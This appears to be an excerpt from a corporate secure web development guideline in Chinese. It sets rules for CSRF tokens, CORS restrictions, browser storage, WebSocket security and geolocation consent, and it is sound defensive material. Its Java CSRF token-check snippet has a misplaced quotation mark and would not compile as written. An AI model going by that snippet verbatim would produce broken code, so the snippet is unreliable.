说明：这样便于通过防火墙的访问控制策略和Web应用来控制不同访问等级的访问，比如通过防火墙策略控制，只允许内网访问管理Portal。

1. **对于管理Portal或安全性较高的Web应用，需要全程采用HTTPS方式。**

说明：对于管理Portal或安全性较高的Web应用需要加强安全防护机制，全程采用HTTPS以保证会话的机密性和完整性。

1. **对于 “管理”类的访问，除进行常规的用户名和口令认证外，还应该增加额外的访问限制。**

说明：

额外的访问限制，可以限制请求来自企业内网，或采用IP地址白名单的方式对客户端的IP地址进行过滤判。

实施指导：

|  |
| --- |
| 实施参考《附件3客户端IP鉴权实施指导》。 |

1. **部署Web应用防火墙来保护Web应用**。

说明：Web应用防火墙提供的常见功能包括异常协议检测、输入验证、状态管理以及基于异常的保护等，在Web服务器与浏览器之间部署Web应用防火墙，降低外部异常请求、注入攻击、暴力攻击、异常行为等对Web应用的影响，增强Web应用系统安全防护。

1. **对于所有使用的软件，保持已知漏洞、补丁的更新，以及配置的最佳实践。**

# 防范CSRF

跨站请求伪造（CSRF）是一种挟制终端用户在当前已登录的Web应用程序上执行非本意的操作的攻击方法。攻击者可以迫使用户去执行攻击者预先设置的操作，例如，如果用户登录网络银行去查看其存款余额，他没有退出网络银行系统就去浏览自己喜欢的论坛，如果攻击者在论坛中精心构造了一个恶意的链接并诱使该用户点击了该链接，那么该用户在网络银行账户中的资金就有可能被转移到攻击者指定的账号中。当CSRF针对普通用户发动攻击时，将对终端用户的数据和操作指令构成严重的威胁；当受攻击的终端用户具有管理员帐号的时候，CSRF攻击将危及整个Web应用程序。

**规则20.1 使用Token对敏感或关键的操作进行校验， Token必须使用安全随机数算法生成、有效长度不低于24个字符，请求认证随机字符串的生命周期要小于等于会话周期。**

说明：

Token是服务器为确认客户端请求的有效性，防止跨站请求伪造攻击（跨站请求伪造攻击是攻击者诱骗用户去执行攻击者预先设置的操作）而随机生成一段字符串。客户端发起的敏感或关键的操作（如：支付操作、修改密码操作、添加修改管理员操作、重启设备操作等）必需使用Token验证请求的有效性。Token通常与sessionid一起使用，来验证用户身份，以确保客户端提交的请求是用户主动发起，而非攻击者伪造的请求。Token的有效长度不低于24个字符、必需使用安全随机数算法生成。

Token参数值禁止从Cookie中获取（浏览器会直接将Cookie值在HTTP头中携带，导致CSRF防范失效）。

使用动态令牌、随机短信、验证码进行CSRF防范，只要保证长度不小于4即可。

说明：在Web服务中认证随机字符串生命周期分为三种

1. **请求级别**

如果产品使用请求生命周期的随机字符串进行验证（每一次请求生成新的随机字符串），需要考虑用户的适用性。

1. 后退的按钮行为，用户喜欢用后退按钮有可能导致请求生命周期的字符串校验失效
2. 多个Tab访问，有些用户喜欢用多个tab访问相同的网站，如果在不同的Tab里切换提交请求，有可能会导致请求生命周期的字符串校验失败
3. **会话级别**

建议使用以会话级别作为认证字符的生命周期，也就是说在单个会话周期内，只生成唯一认证字符串，在同一会话有效期内多个页面都可以使用同一认证字符串进行认证。

1. **全局级别**

所有会话和页面使用相同的认证随机字符串，如果字符串一旦被泄露，攻击者可以攻击整个web站点，禁止产品使用该策略。

实施指导：

|  |
| --- |
| 方法一：使用安全能力中心提供的HWSF安全CBB的防CSRF特性，部署到应用中，使用方式请参考: http://3ms.huawei.com/hi/group/2034125/blog\_1959803.html?mapId=3051997&for\_statistic\_from=all\_group\_blog  方法二：Token在页面中建议的存放方式  <form name="testform" action="/xxx"> <input type="hidden" name="token " value="ByOK3vjFD75aPnrF7C2HmdnV6QZcEbzWoWiBYEnLerjQ99zWpBng"/> <input type="text"/> </form>  //后台判断客户端提交的Token值与会话上记录的值是否一样  String randomToken = (String)request.getParameter(‘tokenName)’;  if(randomToken.equals(request.getSession().getAttribute(tokenName))){  //处理请求，将randomToken失效}  else{  //跨站请求攻击，注销会话}  方法三：向电信软件与核心网网络安全工程部申请WAF CBB，并部署到应用中，启用AntiCSRF功能，具体方法参考WAF CBB的用户手册。 |

**规则20.2 禁止仅仅依靠验证HTTP头中的Referer字段作为唯一手段来防范CSRF攻击。**

说明：在 HTTP 头中有一个字段叫 Referer，用于记录 HTTP 请求的来源地址。如果仅仅依赖验证Referer字段作为防范CSRF攻击手段，存在以下缺陷：

1. 依赖浏览器，有些低版本浏览器本身有缺陷可以篡改Referer值，导致Referer字段被绕过。
2. 高级浏览器可以设置发送时是否提供Referer，如果用户关闭，导致用户无法正常访问网站。

**建议20.3 防CSRF 攻击的Token不要暴露在URL中。**

说明：随机字符串传递可以通过HTTP协议中的头，或者通过表单提交，不建议通过请求URL 中传递。使用URL传递，常见于GET请求、组装URL，缺点容易被Referer头/浏览器历史记录/日志或者网络日志记录。

# HTML5

## CORS（跨源资源共享）

1. **仅在业务需要时，开启特定网页的跨源资源共享，并对来源/域进行限制。**

说明：如果不是业务需要，禁止开启跨源资源共享（CORS）；如果业务需要，开启特定网页的跨源资源共享，并对来源/域进行限制。注意：对于发往德电的版本必须禁用CORS，因为德电的标书中有明确的要求。

出于安全性的考虑，浏览器的同源策略，拒绝跨站点的访问请求，限制运行在用户代理的Web应用通过Ajax或者其他机制从另一个站点访问资源、获取数据。跨源资源共享（Cross-Origin Resource Sharing）提供一种机制，允许客户端（如浏览器）对非源站点的资源发出访问请求。跨源资源共享（CORS）通过使用自定义的HTTP响应头部（HTTP Response Header），通知浏览器资源可能被哪些跨源站点以何种HTTP方法获得。例如，浏览器在访问 http://example.com 站点的Web应用时，Web应用如果需要跨站访问另一站点的资源 http://hello-world.example，就需要使用CORS。http://hello-world.example 在HTTP的响应头部中定义 Access-Control-Allow-Origin: http://example.org，通知浏览器允许 http://example.org 跨源从 http://hello-world.example上获取资源。

如果不是业务需要，禁止开启跨源资源共享（CORS）；如果业务需要，开启特定网页的跨源资源共享，并对来源/域进行限制。

实施指导：

|  |
| --- |
| 如果业务需要，开启特定网页的跨源资源共享，并对来源/域进行限制，方法如下：  Java： Response.AddHeader("Access-Control-Allow-Origin", "http://www.1688hot.com:80");  html： <meta http-equiv="Access-Control-Allow-Origin" content="http://www.1688hot.com:80">  PHP： echo：header（"Access-Control-Allow-Origin: http://www.1688hot.com:80"）; |

1. **不信任未经身份验证的跨域请求。**

说明：由于HTTP头容易被伪造，所以不能信任未经身份验证的跨域请求。如果一些重要的功能需要暴露或者返回敏感信息，必须验证会话标识是否合法、用户是否已经被授权执行该操作。

1. **跨源资源共享的请求方，验证接收到的返回数据的有效性。**

说明：由于提供跨源资源共享的一方可能被攻击，导致其共享的数据无效或有害（例如包含恶意脚本），所以，请求方需要验证接收到的返回数据的有效性。

## Web Storage

1. **禁止在 localStorage 和sessionStorage中存储敏感数据。**

说明：localStorage和sessionStorage本身无防XSS的机制，数据容易被窃取，即使对敏感数据加密，一旦密钥泄露，也将导致敏感数据泄露。 客户端上有本地访问权限的操作系统用户或程序都能访问localStorage，容易泄露。

1. **如果数据仅需要临时存储在客户端，使用会话cookie或者sessionStorage而不是localStorage。**

说明：localStorage 是持久性（没有时间限制）的数据存储，数据永远不会过期的，除非主动删除数据，不应该用于存储临时数据，否则会导致数据长期存留，增加数据泄露的风险，同时，浪费客户端的磁盘空间。而存储于会话cookie或sessionStorage中的数据会被及时清除。

1. **如果在同一个源（origin）上部署多个应用，则禁止应用使用localStorage对象存储数据。**

说明：不像cookies的path属性可以限制只能被特定的路径访问，localStorage对象会被同源（同源是指，协议，域名，端口相同）的所有应用访问（读、写、删除）。应避免同一个源origin上部署多个应用（使用不同的子域代替），否则应禁止应用使用localStorage对象存储数据。

## Web SQL Database和Indexed Database

1. **访问Web SQL database数据库时，使用参数绑定SQL语句。**

说明：使用参数绑定SQL语句，以保证参数的输入符合设定的类型，防止SQL注入。

实施指导：

|  |
| --- |
| executeSql("SELECT name FROM stud WHERE id=?", [input\_id]); |

1. **禁止在 Web SQL database和Indexed database数据库中存储敏感数据。**

说明：Web SQL database和Indexed database存储的数据是明文的，客户端上有本地访问权限的操作系统用户都能访问，容易泄露。而且，利用XSS漏洞，攻击者可以构造脚本对Web SQL database和Indexed database数据库进行操纵，数据容易被窃取，即使对敏感数据加密，一旦密钥泄露，也将导致敏感数据泄露。因此，禁止在 Web SQL database和Indexed database数据库中存储敏感数据。

## WebSocket

1. **如果产品自己根据WebSocket协议实现客户端或服务器，必须使用最新的WebSocket协议版本。**

说明：主流浏览器和Java EE 7已经分别据WebSocket协议实现了客户端和服务器，产品一般无需自己实现，只要调用浏览器和Java EE提供的接口就可以了。如果产品需要自己实现，那么，必须使用最新的WebSocket协议版本（当前的最新版本是13 ，也就是RFC 6455），因为，早期的版本过期且不安全全。WebSocket协议当前的实现情况如下：

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **Protocol** | **Draft date** | **IE** | **Firefox**  **(PC)** | **Firefox (Android)** | **Chrome** | **Safari** | **Opera (PC, Mobile)** | **Android Browser** |
| [**hixie-75**](http://tools.ietf.org/html/draft-hixie-thewebsocketprotocol-75) | 20100204 |  |  |  | 4 | 5.0.0 |  |  |
| [**hixie-76**](http://tools.ietf.org/html/draft-hixie-thewebsocketprotocol-76)[**hybi-00**](http://tools.ietf.org/html/draft-ietf-hybi-thewebsocketprotocol-00) | 20100523 |  | 4.0 (disabled) |  | 6 | 5.0.1 | 11.00 (disabled) |  |
| [**hybi-07**](http://tools.ietf.org/html/draft-ietf-hybi-thewebsocketprotocol-07) | 20110422 |  | 6 |  |  |  |  |  |
| [**hybi-10**](http://tools.ietf.org/html/draft-ietf-hybi-thewebsocketprotocol-10) | 20110711 |  | 7 | 7 | 14 |  |  |  |
| [**RFC 6455**](http://tools.ietf.org/html/rfc6455) | 20111215 | 10 | 11 | 11 | 16 | 6 | 12.10 | 4.4 |

实施指导：

|  |
| --- |
| 如果产品需要自己实现客户端，那么WebSocket握手时，必须指定最新的协议版本  Sec-WebSocket-Version: 13 |

1. **使用WebSocket传输敏感数据时，必须使用TLS（安全传输层协议）或者SSL（安全套接字层 ) 来确保 敏感数据的机密性。**

说明：使用TLS/SSL以确保WebSocket连接中传输的敏感数据数据的机密性。

实施指导：

|  |
| --- |
| 服务器端的配置请参考《附件1 Tomcat配置SSL指导》 ，客户端代码：  socket.connect('wss: //10.63.172.152:8443/examples/websocket/chat'); |

1. **服务器端接收到WebSocket握手时，检查请求消息头Origin，仅允许来自本域或指定的可信任的域发起的请求。**

说明：服务器必须检查origin（该消息头指明发起连接请求的来源网站），只有当Origin为本域或者服务器端指定的可信任的域时，才允许建立WebSocket连接。虽然，Origin头可能被在浏览器之外的程序伪造，但是，如果是通过浏览器执行脚本发起WebSocket连接，浏览器还是会为Origin头赋值为发起Websocket连接的真实来源网站，这种情况下Origin头是可信的。

1. **服务器端接收到来自WebSocket的数据时，必须进行输入校验，拒绝任何没有通过校验的数据。**

说明：来自WebSocket的数据可能被篡改，可能是恶意的，是不可信的，如果不进行校验，可能导致注入、XSS等多种攻击。

1. **禁止将WebSocket接收到的数据直接嵌入到DOM中或当做代码执行，如果服务器端的响应是JSON格式的数据，则使用安全函数JSON.parse()对其进行处理。**

说明：从WebSocket接收到的数据可能包含恶意数据，不能直接嵌入到DOM中或当做代码执行；如果服务器端的响应是JSON格式的数据，则使用安全函数JSON.parse()对其进行处理，禁止使用不安全的eval()函数。

1. **建立WebSocket连接前，进行认证和授权。**

说明：建立WebSocket连接前，服务器必须确定谁试图与服务器端建立WebSocket连接，证实连接者的身份，并且判断连接者是否已经被授予建立WebSocket连接的权限。

## Geolocation

1. **在获取用户地理位置信息之前，必须先获得用户许可。**

说明：出于对用户隐私的保护及PDA遵从要求，在获取用户地理位置信息之前，必须先获得用户许可。

1. **如果获取用户许可时声明了用户位置信息的使用范围，那么，实际使用不能超出声明的范围。**

说明：如果获取用户许可时，声明了用户位置信息的使用范围，例如：您的位置信息将仅用于获取周边商户信息，那么，实际使用不能超出声明的范围，不能将用户的位置信息提供给第三方（包括商户）。

1. **只有当业务需要的情况下才能保存用户的位置信息，而且必须加密保存。**

说明：如果业务不需要保存用户的位置信息，则不能保存；如果业务需要保存用户的位置信息，必须加密保存，以防止系统维护人员或攻击者获取、泄露用户的位置信息。

# 附录

附录1 Tomcat配置SSL指导



附录2 Web Service 安全接入开发指导



附录3 客户端IP鉴权实施指导



附录4 Web权限管理设计规格说明书



# 参考

1、A Guide to Building Secure Web Applications and Web Services v2.0.1，<https://www.owasp.org/index.php/Category:OWASP_Guide_Project>；华为为OWASP企业会员

2、OWASP Secure Coding Practices Quick Reference Guide v2.0，<https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide>；华为为OWASP企业会员

3、OWASP Cheat Sheets

<https://www.owasp.org/index.php/Cheat_Sheets>；华为为OWASP企业会员

4、Improving Web Application Security: Threats and Countermeasures；<http://msdn.microsoft.com/en-us/library/ff649874.aspx>